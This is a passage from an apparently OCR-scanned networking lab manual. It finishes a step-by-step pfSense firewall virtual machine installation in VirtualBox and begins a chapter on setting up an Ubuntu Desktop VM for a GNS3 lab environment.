


Figure 16 – select CE install

2.11. Continue with the installation by pressing **Enter**




Figure 17 – select continue

2.12. Continue with stripe configuration by pressing **Enter**




Figure 18 – agree to stripe installation

2.13. Continue with the hard drive disk selection by pressing **Enter**




Figure 19 – Select the hard drive

2.14. Continue with the install by selecting Yes and pressing **Enter**



Figure 20 – allow to continue

2.15. Use the arrow keys to select the **Current Stable Release**, then tab to **OK** and press **Enter**




Figure 21 – select the stable release

2.16. When the installation is finished, use the tab key to select ***OK*** and press ***Enter***




Figure 22 – select OK to continue

3. **DO NOT REBOOT AT THIS TIME** – Uninstall the ISO boot-up CD first

    3.1. Press the **right-ctrl** key to leave the virtual box interface

    3.2. Navigate to the VM menu and select **Devices**, then **Optical Drives**, then the **ISO**




Figure 23 – remove ISO

3.3. Force the Unmount




Figure 24 – Force the Unmount

4. Use the tab key to select **Reboot** and press **enter**




Figure 25 – Reboot

5. You will get a bunch of errors; this is normal when you force an unmount. Just restart the pfSense – Firewall virtual machine, and it should boot normally

6. Wait a minute for the machine to reboot

Phase V – Post installation configurations

There isn't much to do here, but some configuration is required. Remember, the virtual machine has three interfaces, so when it boots, it will have three. Use this chart to keep them straight.

Virtual Machine Name	pfSense name	Purpose
Interface 1	em0	WAN (access to the Internet)
Interface 2	em1	LAN (our internal network)
Interface 3	em2	DMZ (future)

1. You shouldn't require post-installation configurations unless you forgot to configure the above. You can change those settings through this menu.




Figure 26 – Installation is complete

End of Lab

CHAPTER 11

Create an Ubuntu Desktop

DANTE ROCCA

Sometimes we need a Linux desktop with more power than Tiny Core Linux. Like other Linux flavors (known as distributions), Ubuntu's primary strength is the command line interface. Ubuntu Desktop has a graphical interface already installed but we will use the terminal for the installation in this lab anyway.

LEARNING OBJECTIVES

- Successfully download, install, and run Ubuntu Desktop in a GNS3 environment

PREREQUISITES

- Virtualbox Installed
- GNS3 Workspace Installed

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- Download Ubuntu Desktop

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD, ERAU-Prescott

Phase I – Download and Installation

Much like the Linux Server, installation is pretty straightforward. Be sure to work through the lab completely as the tools installed later will be used down the line.

1. Download Ubuntu Desktop from here

2. Start Oracle Virtual Box Manager

3. Click on ***New***




Figure 1 – Creating a new VM

3.1. Pick a name, here we will use ***Ubuntu Desktop New***

3.2. Select a directory where you want the VM to be installed. Here, we used an external M2 drive

3.3. Use the dropdown menu to select the***Ubuntu Desktop ISO*** that you downloaded

3.4. **IMPORTANT!** Click ***Skip Unattended Installation***

3.5. Click ***Next***

